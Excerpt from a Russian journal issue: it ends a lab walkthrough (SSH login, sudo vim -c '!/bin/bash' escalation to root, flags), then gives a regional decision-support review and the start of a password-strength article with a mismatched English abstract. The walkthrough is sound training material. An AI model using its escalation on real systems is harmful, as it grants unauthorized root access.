Отправляем ответ на пятый вопрос (рисунок 21).

What's the password?

secret

Рисунок 21. Ответ на пятый вопрос

Приступаем к следующему вопросу: где можно войти с полученными данными? Вспоминаем, что у нас имеется открытый порт 2222, который отвечает за ssh-соединение. Очевидно, что с полученными данными мы можем войти по протоколу «ssh». Отправляем ответ (рисунок 22).

Where can you login with the details obtained?

ssh

Рисунок 22. Ответ на шестой вопрос

Подключаемся к серверу по протоколу «ssh» и находим в каталоге пользователя файл user.txt, выводим его содержимое в консоль (рисунок 23).

```
(nezlo8@Kali-Linux)-[~]
└─$ ssh -p 2222 mitch@10.10.8.71
The authenticity of host '[10.10.8.71]:2222 ([10.10.8.71]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPCHGmeABEdQ5g.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.8.71]:2222' (ED25519) to the list of known hosts.
mitch@10.10.8.71's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
└─$ pwd
/home/mitch
└─$ ls -la
total 36
drwxr-x--- 3 mitch mitch 4096 aug 19 2019 .
drwxr-xr-x 4 root  root  4096 aug 17 2019 ..
-rw----- 1 mitch mitch  178 aug 17 2019 .bash_history
-rw-r--r-- 1 mitch mitch  220 sep  1 2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep  1 2015 .bashrc
drwx----- 2 mitch mitch 4096 aug 19 2019 .cache
-rw-r--r-- 1 mitch mitch  655 mai 16 2017 .profile
-rw-rw-r-- 1 mitch mitch   19 aug 17 2019 user.txt
-rw----- 1 mitch mitch  515 aug 17 2019 .viminfo
└─$ cat user.txt
G00d j0b, keep up!
└─$
```

Рисунок 23. Флаг пользователя

Отправляем найденный флаг на сайт (рисунок 24).

What's the user flag?

Рисунок 24. Ответ на седьмой вопрос

Мы получили доступ к серверу, используя удалённое подключение по протоколу «ssh». Следующее, что от нас требуется – найти имя ещё одного пользователя. Для этого смотрим содержимое директории /home и видим ещё одного пользователя под именем «sunbath» (рисунок 25). Это и есть наш ответ. Отправляем на сайт (рисунок 26).

```
mitch@Machine:~$ ls /home
mitch sunbath
mitch@Machine:~$
```

Рисунок 25. Второй пользователь

Is there any other user in the home directory? What's its name?

Рисунок 26. Ответ на восьмой вопрос

Далее нас спрашивают, что мы можем сделать для получения привилегированной оболочки. Посмотрим, какие команды можно выполнить с root-правами без ввода root-пароля, введя команду «sudo -l» (рисунок 27).



```
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
 (root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$ █
```

Рисунок 27. Команды, разрешенные на выполнение с root-правами без ввода root-пароля

Видим, что доступна команда «vim». Фиксируем данную информацию на сайте (рисунок 28).

What can you leverage to spawn a privileged shell?

 Correct Answer

Рисунок 28. Ответ на девятый вопрос

Мы стали ещё ближе к получению root-прав. Используем команду «vim» с root-правами для получения привилегированной оболочки и находим флаг root-пользователя (рисунок 29).

```
mitch@Machine:~$ sudo vim -c '!/bin/bash'

root@Machine:~# pwd
/home/mitch
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root# █
```

Рисунок 29. Получение root-прав и флага root-пользователя

Отправляем ответ и завершаем задание (рисунок 30).

What's the root flag?

 Correct Answer

Рисунок 30. Ответ на десятый вопрос

Задание успешно выполнено. Мы получили root-права и ответили на все вопросы в задании.

Подводя итоги данного исследования, можно сделать вывод, что в современное время почти любая информационная система имеет те или иные уязвимости, и одним из лучших способов их пресечь является привлечение специалистов по тестированию на проникновение для обнаружения слабых мест и дальнейшего их усиления. В статье были рассмотрены современный метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника и способ получения практических навыков в этой сфере. Также было приведено решение одного из типовых кейсов для демонстрации практической стороны данного метода.



## Список литературы

1. Википедия. Испытание на проникновение. [Электронный ресурс]. URL: [https://ru.wikipedia.org/wiki/Испытание\\_на\\_проникновение](https://ru.wikipedia.org/wiki/Испытание_на_проникновение) (дата обращения: 21.11.2022).
2. SkillFactory.Блог. Пентест. [Электронный ресурс]. URL: <https://blog.skillfactory.ru/glossary/pentest/> (дата обращения: 20.11.2022).
3. Курс молодого бойца СТФ. [Электронный ресурс]. URL: <https://kmb.cybber.ru/> (дата обращения: 21.11.2022).
4. Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. [Электронный ресурс]. URL: <https://www.kali.org/> (дата обращения: 21.11.2022).
5. TryHackMe. [Электронный ресурс]. URL: <https://tryhackme.com/> (дата обращения: 21.11.2022).
6. Georgia Weidman. Penetration Testing. A Hands-On Introduction to Hacking. San Francisco, 2014. 495 с.
7. Kanimozhi V.R and Shanmugapriya N., 2019, Ethical Hacking: the Need for Cyber Security. Int J Recent Sci Res. 10(10), pp. 35339-35341.



Научная статья  
Original article

## Обзор практических методов поддержки принятия решений в управлении социально-экономическим развитием региона

Верхоланцева Ю.Д.

*Пермский государственный национальный исследовательский университет, Пермь, Россия*

*Автор-корреспондент: v.j-perm@yandex.ru*

**Аннотация:** Статья посвящена обзору практических и теоретических методов поддержки принятия решений в управлении социально-экономическим развитием региона. К практически реализованным методам поддержки относятся ситуационные центры глав субъектов РФ. Автором статьи был проведен анализ функционала ситуационных центров, определены основные функции, которые присущи большинству ситуационных центров, а также направления развития, которых не хватает ситуационным центрам для реализации качественной поддержки принятия решений в управлении социально-экономическим развитием региона. Обзор теоретических методов поддержки принятия решений – обзор научных исследований по таким направлениям, как моделирование показателей социально-экономического развития региона, использование методов оптимизации для прогнозирования социально-экономических показателей или комплексные исследования, включающие в себя несколько из указанных выше направлений.

**Ключевые слова:** социально-экономическое развитие, методы поддержки принятия решений, управление социально-экономическими факторами развития региона, ситуационные центры

**Для цитирования:** Верхоланцева Ю.Д. Обзор практических методов поддержки принятия решений в управлении социально-экономическим развитием региона. Умная цифровая экономика. 2022. Т.2, №4, с. 31-40

## Review of practical methods of decision support in the management of socio-economic development of the region

Verkholantseva Yu.D.

*Perm State National Research University, Perm, Russia*

*Corresponding author: v.j-perm@yandex.ru*

**Abstract:** The article is devoted to the review of practical and theoretical methods of decision support in the management of socio-economic development of the region. The practically implemented methods of support include situational centers of the heads of the subjects of the Russian Federation. The author of the article analyzed the functionality of situational centers, identified the main functions that are inherent in most situational centers, as well as the development directions that situational centers lack to implement high-quality decision support in managing the socio-economic development of the region. A review of theoretical methods of decision support is a review of scientific research in such areas as modeling indicators of socio-economic development of the region, the use of optimization methods for forecasting socio-economic indicators or comprehensive studies that include several of the above areas.

**Keywords:** socio-economic development, methods of decision support, management of socio-economic factors of regional development, situational centers

## **Введение**

Социально-экономическое развитие регионов – ключевой индикатор развития страны. Качественное управление регионом и совершенствование механизмов поддержки принятия управленческих решений – одни из актуальных вопросов в области повышения общего качества уровня жизни населения региона и всей страны.

Социально-экономическое развитие – постепенные качественные и структурные положительные изменения в социально-экономической области. В настоящее время основной задачей социально-экономического развития региона является повышение качества жизни населения региона, поэтому процесс социально-экономического развития включает в себя такие важнейшие составляющие, как рост уровня промышленности и торговли, увеличение качества здравоохранения и уровня образования населения региона, повышение доходов населения, развитие сельскохозяйственной деятельности, улучшение качества окружающей среды и обогащение культурной жизни.

Количественные значения этих улучшений приведены в целевых установках, сформулированные в форме КРІ губернаторов, национальных целей и национальных проектах в разрезе регионов, сформулированных правительством РФ. [1] Таким образом, важное значение приобретает создание систем поддержки принятия решений, решающие задачи целевого управления на уровне региона.

**Цель исследования** – обзор методов поддержки принятия решений для управления социально-экономическим развитием региона.

## **Обзор практически реализованных методов принятия решений в управлении социально-экономическим развитием.**

В настоящее время в качестве одной из системы принятия решений в управлении социально-экономического развития выступают ситуационные центры глав субъектов РФ, создаваемые во исполнение Указа Президента «О формировании системы распределенных ситуационных центров, работающих по единому регламенту взаимодействия». [2]

Ситуационный центр главы субъектов РФ предназначен для информационно-аналитического обеспечения процедур принятия управленческих решений главой субъекта РФ на основе мониторинга и анализа ситуации, событий и процессов, прогнозирования развития ситуации и последствий принятия управленческих решений.

Проведенный анализ открытых источников показал, что ситуационные центры реализованы не во всех субъектах РФ [3 – 41]. По состоянию на конец февраля 2022 года ситуационные центры созданы и функционируют лишь в 34 субъектах РФ, что составляет 40% от общего числа субъектов РФ – см. Таблицу 1.

Таблица 1 – Субъекты РФ, в которых реализованы ситуационные центры

Федеральный округ	Субъект РФ	Дата начала функционирования ситуационного центра
Центральный федеральный округ	Брянская область	Декабрь 2020 г.
	Ивановская область	Март 2016 г.
	Калужская область	Ноябрь 2021 г.
	Курская область	Июль 2016 г.
	Московская область	Декабрь 2019 г.
	Орловская область	Декабрь 2018 г.
	Рязанская область	Сентябрь 2019 г.
	Тульская область	Сентябрь 2020 г.
Северо-Западный федеральный округ	Республика Карелия	Февраль 2020 г.
	Республика Коми	Август 2014 г.
	Архангельская область	Декабрь 2019 г.
	Ненецкий автономный округ	Июнь 2012 г.
	Вологодская область	Октябрь 2017 г.
	Ленинградская область	Август 2019 г.
	Новгородская область	Январь 2013 г.
	г. Санкт-Петербург	Декабрь 2005 г.
Южный федеральный округ	Республика Адыгея	Сентябрь 2020 г.
	Республика Калмыкия	Январь 2019 г.
	Краснодарский край	Июль 2019 г.
	Волгоградская область	Август 2016 г.
	Ростовская область	Декабрь 2011 г.
	г. Севастополь	Декабрь 2021 г.
Северо-Кавказский федеральный округ	Республика Дагестан	Ноябрь 2020 г.
	Республика Ингушетия	Октябрь 2018 г.
	Чеченская Республика	Август 2019 г.
Приволжский федеральный округ	Республика Башкортостан	Май 2011 г.
	Республика Татарстан	Ноябрь 2016 г.
	Пензенская область	Декабрь 2017 г.
	Саратовская область	Июль 2018 г.
	Ульяновская область	Декабрь 2017 г.
Уральский федеральный округ	Свердловская область	Декабрь 2010 г.
	Ямало-Ненецкий автономный округ	Сентябрь 2011 г.

	Челябинская область	Сентябрь 2013 г.
Сибирский федеральный округ	Республика Алтай	Июнь 2012 г.
	Республика Тыва	Март 2020 г.
	Республика Хакасия	Декабрь 2017 г.
	Иркутская область	Июнь 2004 г.
	Кемеровская область	Апрель 2017 г.
	Омская область	Июнь 2012 г.
	Томская область	Ноябрь 2015 г.
	Республика Саха (Якутия)	Июль 2015 г.
	Приморский край	Сентябрь 2020 г.
	Сахалинская область	Май 2010 г.
	Чукотский автономный округ	Июнь 2021 г.

Согласно нормативно правовым актам субъектов РФ ситуационные центры обеспечивают выполнение следующих функций управления регионом:

- мониторинг (система наблюдений, проводимых регулярно по определенной программе для оценки состояния региона и своевременного выявления тенденций их изменения);
- регулирование (реализация программ и проектов в целях эффективного развития региона);
- анализ и прогнозирование (исследование состояния и перспектив процессов эффективного развития региона).

При этом функции планирования (постановка целей и оптимальное распределение ресурсов для достижения поставленных целей, формирование программ и проектов) в ситуационных центрах реализованы в ограниченном объеме.

Важнейшей компонентой ситуационного центра является система поддержки принятия решений по развитию региона.

Данная система реализуется посредством направлений аналитики данных, каждая из которых соответствует той или иной функции управления регионом – см. Таблицу 2.

Проведенный анализ задач, решаемых существующими ситуационными центрами, выявил ограниченную функциональность ситуационных центров в части автоматизируемых аналитических задач, выполняемых в рамках поддержки принятия решений главой субъекта РФ. Функции анализа и визуализации данных реализованы у всех существующих ситуационных центров, функции моделирования и прогнозирования реализованы у большинства ситуационных центров; при этом функции вариантных прогнозных и целевых расчетов, а также генерации рекомендаций практически не встречаются в составе направлений деятельности ситуационных центров.

Таблица 2. Соответствие направлений по аналитике данных для поддержки принятия решений функциям управления

Функциональное направление по аналитике данных для поддержки принятия управленческих решений по развитию региона	Функция управления регионом
– Анализ данных – Моделирование и сценарное прогнозирование	Анализ и прогнозирование
– Целевое управление – Генерация рекомендаций	Планирование

Указанные особенности существующих ситуационных центров не позволяют решать комплексные задачи перспективного развития территории. В связи с чем изучение и реализация системы принятия решений в управлении социально-экономическим развитием является решением для актуальных на сегодняшний день проблем в сфере развития регионов.

### Обзор литературы.

В рамках текущего исследования был проведен анализ научных исследований по таким направлениям, как моделирование показателей социально-экономического развития региона, использование методов оптимизации для прогнозирования социально-экономических показателей и реализация генерации рекомендаций (продукционных правил) или комплексные исследования, включающие в себя несколько из указанных выше направлений.

Пример построения модели экономики региона или динамической модели социально-экономического развития описан в работе ученых О.Ю. Патракеева, С.В. Крюков «Системно-динамическая модель экономики региона (на примере Ростовской области)».[42] На примере Ростовской области авторами предложена имитационная модель региона, основанная на принципах системной динамики. В модели региональная экономическая система рассматривается как результат взаимодействия трех институциональных агентов: обобщенного производителя, обобщенного потребителя и регионального управляющего центра. Итоговая модель составлена из структурных блоков как малый бизнес, средний и крупный бизнес, население, цены и налоги, консолидированный бюджет региона, социально-экономические индикаторы. В качестве основных конечных индикаторов, определяющих социально-экономическое положение региона в результате реализации моделируемых стратегий развития, выделены: валовой региональный продукт (ВРП); уровень безработицы (занятости); реальные денежные доходы населения; совокупный спрос населения; производительность труда; доходы и расходы консолидированного бюджета; сальдо консолидированного бюджета. Динамика изменения ВРП напрямую зависит от индекса физического объема инвестиций: чем интенсивнее падение капитальных вложений средних и крупных предприятий, тем больше сокращается ВРП. В данном исследовании основной упор авторы сделали на мониторинг текущей ситуации развития Ростовской области и реализации

вариантных прогнозов средствами имитационного моделирования, как таковых рекомендаций по развитию региона представлено не было.

Прогнозирование не только валового регионального продукта, но и других социально-экономических факторов, предлагается рассмотреть на примере исследования группы ученых «Прогнозирование социально-экономического развития российских регионов». [43] В рамках текущего исследования предпринята попытка разработки новой методики оценки социально-экономического развития регионов. Оценка социально-экономического развития регионов осуществляется в несколько последовательных этапов. Первый этап – формирование системы частных показателей социально-экономического развития региона страны. Половина показателей – показатели, характеризующие производительность труда и прибыль отраслей народного хозяйства (промышленность, строительство, сельское хозяйство и торговля) и уровень жизни населения. Второй этап – нормализация значений социально-экономических индикаторов. В рамках данного исследования процедура нормализации факторов проведена с помощью метода паттерна. Третий этап – расчет индекса (интегрального показателя) социально-экономического развития регионов России. Последний этап прогнозирования социально-экономических показателей – кластеризация регионов страны по уровню социально-экономического развития.

Пример в области решения задачи оптимизации – исследование Н.И. Комкова, М.В. Чекадановой «Методические основы целевого управления развитием социально-экономических систем». [44] Управление стратегическим развитием предполагает переход от прогнозов развития к оценкам необходимых для их реализации ресурсов. В общем виде задача выбора оптимальной траектории развития может быть представлена в следующем виде: найти отклонения ожидаемых результатов реализации программы в виде вектора от заданных целевых нормативов при ограничениях на:

- общую стоимость реализации программы (суммарные ограничения);
- ресурсные интервальные ограничения (ограничения каждого фактора);
- общую длительность реализации программы.

Таким образом, задача выбора оптимальной траектории сводится к целевой задаче оптимального управления с линейными ограничениями и решается с использованием известных методов.

Еще одно комплексное исследование факторов социально-экономического развития регионов РФ принадлежит профессорам Пермского государственного университета – Д. Л. Андрианову и В. П. Максиму [45]. Авторы строят модель сценарного прогнозирования основных показателей социально-экономического развития субъектов РФ. Основу типовой модели составили несколько групп блоков, каждая из которых соответствует тому или иному сектору экономики:

- Демография (половозрастная структура населения, коэффициентов смертности, рождаемости и естественного, миграционного прироста);
- Производство (объемы отгруженных товаров в разрезе видов экономической деятельности);
- Инвестиции (прогнозирование объемов инвестиций в разрезе видов экономической деятельности);



- Малое предпринимательство;
- Рынок товаров и услуг (показатели розничного товарооборота и платных услуг);
- Денежные доходы и расходы населения;
- Социальное развитие (показатели обеспеченности объектами социальной сферы, жилищного строительства и уровней преступности);
  - Охрана окружающей среды (показатели объемов выбросов вредных веществ и инвестиций в охрану окружающей среды);
  - Внешнеэкономическая деятельность;
  - Основные общеэкономические показатели (валовый региональный продукт, индекс валового регионального продукта);
  - Финансы (доходы и расходы консолидированного бюджета субъекта РФ).

В результате построения типовой модели сценарного прогнозирования, с использованием показателей из 11 групп, описанных выше, были получены модель нелинейной регрессии для валового регионального продукта (млн. руб.) субъекта и модели линейной регрессии индекса объема валового регионального продукта (% к прошлому году) и валовой добавленной стоимости по ВЭД «оптовая и розничная торговля». Все три модели оказались значимыми и имеют достаточно высокий коэффициент детерминации, что определяет качество построенных моделей.

### **Выводы.**

На основе анализа прикладных реализованных методов принятия решений в управлении социально-экономическим развитием и ранее проведенных исследований других авторов, рассмотренных в текущей главе, возможно сформулировать вывод: выявлена ограниченная функциональность существующих методов поддержки принятия решений для управления социально-экономическим развитием – ситуационных центров глав субъектов РФ. Текущие реализованные методы не дают возможности решать комплексные задачи развития территории.

Необходимо разработать механизм комплексного анализа и управления региона, в части, социально-экономического развития. Следовательно, в дальнейших исследованиях следует использовать математические и эконометрические методы для реализации системы поддержки принятия решений, а именно моделирования и прогнозирования целевого показателя развития региона, решения оптимизационной целевой задачи и реализация генерации рекомендаций; а также определиться, какие конкретно математические методы будут использоваться для реализации системы поддержки принятия решений – ситуационного центра развития региона РФ.

### **Список литературы**

1. Указ Президента РФ от 16 января 2017 г. N 13 «Об утверждении Основ государственной политики регионального развития Российской Федерации на период до 2025 года»
2. Указа Президента РФ от 25.07.2013 № 648 «О формировании системы распределенных ситуационных центров, работающих по единому регламенту взаимодействия»

3. Постановление Правительства Российской Федерации от 16.11.2020 № 1844 «Об утверждении Правил предоставления субсидии из федерального бюджета автономной некоммерческой организации по развитию цифровых проектов в сфере общественных связей и коммуникаций «Диалог Регионы» на создание и обеспечение функционирования в субъектах Российской Федерации центров управления регионов и Правил создания и функционирования в субъектах Российской Федерации центров управления регионов».
4. Центры управления регионом создали во всех субъектах России // ТАСС [информационное агентство]. 02.12.2020. URL: <https://tass.ru/politika/10148947> (дата обращения: 20.03.2022).
5. Указ Губернатора Брянской области от 01.12.2020 № 218 «Об утверждении Положения об информационно-аналитическом управлении - ситуационном центре Губернатора Брянской области и Правительства Брянской области».
6. Постановление Правительство Калужской области от 15.11.2021 № 761 «Об утверждении Положения о Ситуационном центре Губернатора Калужской области».
7. Постановление Администрации Курской области от 07.07.2016 № 487-па «О создании Ситуационного центра Губернатора Курской области».
8. Постановление Правительства Московской области от 10.12.2019 №942/43 «О вводе в действие Центра управления регионом Московской области».
9. Указ Губернатора Ивановской области от 01.03.2016 № 27-уг «Об утверждении Положения о ситуационном центре Губернатора Ивановской области».
10. Постановление Администрации Курской области от 07.07.2016 № 487-па «О создании Ситуационного центра Губернатора Курской области».
11. Указ Губернатора Тульской области от 10.09.2020 года № 109 «О создании Ситуационного центра Губернатора Тульской области»
12. Распоряжение Губернатора Ярославской области от 12.08.2014 № 384-р «Об утверждении Положения о ситуационном центре Губернатора области».
13. Указ Главы Республики Карелия от 11.02.2020 № 12 «О Ситуационном центре Главы Республики Карелия».
14. Распоряжение Правительства Республики Коми от 18.08.2014 № 293-р «О создании Ситуационного центра Главы Республики Коми».
15. Постановление Правительства Архангельской области от 10.12.2019 № 675-пп «Об утверждении Положения о государственной информационной системе Архангельской области «Информационно-аналитическая система Архангельской области – подсистема Ситуационного центра Губернатора Архангельской области».
16. Постановление Губернатора Ненецкого автономного округа от 29.06.2012 № 27-пг.
17. Резолюция Губернатора Ленинградской области А.Ю. Дрозденко от 23.06.2017 № 16-5888/17-1: обеспечить создание, развитие и функционирование Ситуационного центра Губернатора Ленинградской области.
18. Распоряжение Правительства Санкт-Петербурга от 26.12.2005 № 216-рп «О создании Ситуационного центра Санкт-Петербурга».



19. Постановление главы администрации (губернатора) Краснодарского края от 11.07.2019 № 409 «Об утверждении Положения о ситуационном центре главы администрации (губернатора) Краснодарского края».
20. Распоряжение Губернатора Волгоградской области от 05.08.2016 № 226-р «О Ситуационном центре Губернатора Волгоградской области».
21. Распоряжение Губернатора Ростовской области от 07 декабря 2011 № 91 «Об утверждении Положения о ситуационно-аналитическом центре Правительства Ростовской области».
22. Распоряжение Губернатора города Севастополя от 07.12.2021 № 605-РГ «О ситуационном центре Губернатора города Севастополя».
23. Указ Главы Республики Дагестан от 09.11.2020 № 103 «О Ситуационном центре Главы Республики Дагестан».
24. Распоряжение Главы Республики Ингушетия от 30.10.2018 № 380-рг «Об утверждении Положения о Ситуационном центре Главы Республики Ингушетия».
25. Указ Главы Чеченской Республики от 09.08.2019 № 99 «О создании Ситуационного центра Главы Чеченской Республики и внесении изменений в Структуру Администрации Главы и Правительства Чеченской Республики».
26. Указ Главы Республики Башкортостан от 19.05.2011 № УП-237 «О создании Ситуационного центра Главы Республики Башкортостан».
27. Указ Президента Республики Татарстан от 03.11.2016 № УП-982 «О мерах по созданию Распределенного ситуационного центра Республики Татарстан».
28. Постановление Правительства Саратовской области от 13.07.2018 г. N 393-П «О создании Ситуационного центра Губернатора Саратовской области».
29. Распоряжение Губернатора Ульяновской области от 18.12.2017 № 1191-р «Концепция создания Ситуационного центра Губернатора Ульяновской области».
30. Постановление Губернатора Ямало-Ненецкого автономного округа от 30.09.2011 № 150-ПГ «О Ситуационном центре Губернатора Ямало-Ненецкого автономного округа».
31. Постановление Губернатора Челябинской области от 18.09.2013 № 322 «Об организации деятельности Ситуационного центра Губернатора Челябинской области».
32. Распоряжение Главы Республики Алтай, Председателя Правительства Республики Алтай от 13.06.2012 196-рг «О создании Ситуационного центра главы Республики Алтай, Председателя Правительства Республики Алтай».
33. Распоряжение Главы – Председателя Правительства Республики Тыва от 13.03.2020 № 85-РГ «Об утверждении Положения о Ситуационном центре Главы Республики Тыва».
34. Постановление Главы Республики Хакасия – Председателя Правительства Республики Хакасия от 18.12.2017 № 65-ПП «О создании ситуационного центра Главы Республики Хакасия - Председателя Правительства Республики Хакасия».
35. Приказ Администрации Губернатора Иркутской области от 25.06.2004 № 72-пр «О Ситуационном центре Губернатора области».
36. Постановление Губернатора Кемеровской области от 05.04.2017 № 25-пг «Об утверждении Положения о ситуационном центре Губернатора Кемеровской области».

37. Распоряжение Губернатора Томской области от 05.11.2015 № 319-р «О создании Ситуационного центра Губернатора Томской области».
38. Распоряжение Главы Республики Саха (Якутия) от 13 июля 2015 г. N 601-РГ «О внедрении информационно-аналитической системы «Ситуационный центр Главы Республики Саха (Якутия)»».
39. Постановление Правительства Приморского края от 25.09.2020 № 844-пп «О создании государственной информационной системы Приморского края «Информационно-аналитическая система Ситуационного центра Губернатора Приморского края».
40. Указ Губернатора Сахалинской области от 27.05.2010 № 18 «Об организации деятельности ситуационного центра высшего должностного лица субъекта Российской Федерации - Губернатора Сахалинской области».
41. Постановление Губернатора Чукотского автономного округа от 03.06.2021 № 52 «О Ситуационном центре Губернатора Чукотского автономного округа».
42. О.Ю. Патракеева, С.В. Крюков «Системно-динамическая модель экономики региона (на примере Ростовской области)» // «Проблемы прогнозирования», 2016 № 3
44. Гагарина Г. Ю., Губарев Р. В., Дзюба Е. И., Файзуллин Ф. С. «Прогнозирование социально-экономического развития российских регионов» // Экономика региона. — 2017. — Т. 13, вып. 4. — С. 1080-1094
45. Н.И. Комков, М.В. Чекаданова «Методические основы целевого управления развитием социально-экономических систем» // Научные труды: Институт народнохозяйственного прогнозирования РАН, 2019
46. Андрианов Д.Л., Максимов В.П. «Некоторые вопросы комплексного моделирования социально-экономического развития» / Д.Л. Андрианов, В.П. Максимов; Перм. гос. нац. исслед. ун-т. – Пермь 2018. – 104 с.



Научная статья  
Original article

## Анализ надежности паролей для защиты данных

Назарова А.Д.

*Уральский государственный экономический университет, Екатеринбург, Россия*

*Автор-корреспондент: nazarova-aleks2002@mail.ru*

**Аннотация:** В этой статье рассмотрены рекомендации создания безопасного пароля для защиты личных данных. Проведен анализ с помощью HOW SECURE IS MY PASS-WORD для поиска ключевых показателей при подборе паролей.

**Ключевые слова:** пароль, надежность пароля, защита личных данных.

**Для цитирования:** Назарова А.Д. Анализ надежности паролей для защиты данных. Умная цифровая экономика. 2022. Т.2, №4, с. 41-46

## Password Strength Analysis for Data Protection

Nazarova A.D.

*Ural State University of Economics, Ekaterinburg, Russia*

*\*Corresponding author: nazarova-aleks2002@mail.ru*

**Abstract:** The article presents an analysis of the ways, conditions and means of using IT - technologies in the improvement of automotive transport systems. Arguments are given proving that in modern conditions it becomes technically possible to implement digital transport management on currently functioning roads.

**Keywords:** digitalization of roads, transport accessibility, mobility.

**For citation:** Nazarova A.D. Password Strength Analysis for Data Protection. Smart Digital Economy. 2022. Т.2, №4, pp. 41-46.

Интернет стал неотъемлемой частью жизни каждого человека. В современном мире происходит стремительное развитие информационных технологий: каждый день увеличивается количество пользователей в социальных сетях, Интернет-ресурсах, мобильных приложений банков и т.д. Этот фактор повлиял на то, что стало больше сайтов, на которых нужна авторизация для защиты от злоумышленников.

Любая регистрация предполагает создание логина и пароля. Логин может быть любой индивидуальной последовательностью символов. А в качестве пароля необходимо подобрать какой-то набор букв, который является надежным.

Одно из ранних упоминаний чего-то похожего на пароль возникло ещё задолго до появления компьютеров в 6-7 веке в библейской Книге Судей, но оптимизация защиты секретных и не обязательно секретных данных именно на ПК началась еще с 90-х годов, когда американский ученый по имени Фернандо Корбатто создал операционную систему, где был

представлен вход по паролю. Одной из главных задач в ходе ее создания было распределение ценнейшего ресурса — времени, в течение которого люди могли работать с системой. После ввода пароля человек мог работать в течение четырех часов, за которые нужно было успеть выполнить максимум задач [2]. «Система разделения времени» (CTSS) – так называлось в то время данное открытие. В то время изобретение стало сенсацией в мире информационных технологий, что значительно укорило процесс работы за персональным компьютером. Каждый пользователь мог войти по паролю и получить доступ к личным данным.

Пароль – это простая форма реализации информационной безопасности; набор знаков, состоящий из букв, цифр и других символов, и предназначенный для подтверждения личности или полномочий.

Целью нашего исследования является выделение основных рекомендаций по созданию надежного секретного кода с помощью сервиса оценки надежности паролей.

Суть сайта для проверки паролей заключается в оценке надежности любого подбора символов и проверки безопасности, посмотрев сколько времени понадобится чтобы злоумышленник смог вас взломать. Надежность пароля зависит от длины, сложности и непредсказуемости.

Использование надежных паролей снижает общий риск нарушения безопасности, но надежные пароли не заменяют необходимость в других эффективных мерах безопасности. Эффективность пароля заданной сложности во многом определяется дизайном и реализацией программного обеспечения системы аутентификации, в частности тем, как часто злоумышленник может проверять угадываемый пароль и насколько надежно хранится, и передается информация о паролях пользователей.

Область применения паролей затрагивает все сферы человеческой жизни, кто имеет или ответственен за доступ к конфиденциальной информации всех уровней (или любая форма доступа, которая поддерживает или требует пароля) на любой системе [3].

Как выбрать безопасный пароль?

Вариантов может быть два: длинный пароль сложный в запоминании, но надежный, а также короткий пароль легкий в запоминании, но небезопасный для защиты конфиденциальных данных. Существуют несколько правил создания надежного пароля, такие как использование множества различных символов: строчные буквы, заглавные буквы, а также специальные символы: №;%:?\*()\_+=-. Для надежного пароля нужно использовать комбинации из символов различной категории. Приведем пример с помощью сервиса генератора паролей HOW SECURE IS MY PASS-WORD для проверки теории.

Придумаем пароль только из цифр длиной 11 символов. Как показано на рисунке 1, пароль будет взломан за 2 секунды.




Рисунок 1. Пример пароля из 11 символов

Следующим примером будет пароль из цифр, строчных и заглавных букв длиной в 9 символов будет взламываться за 2 недели (рисунок 2).

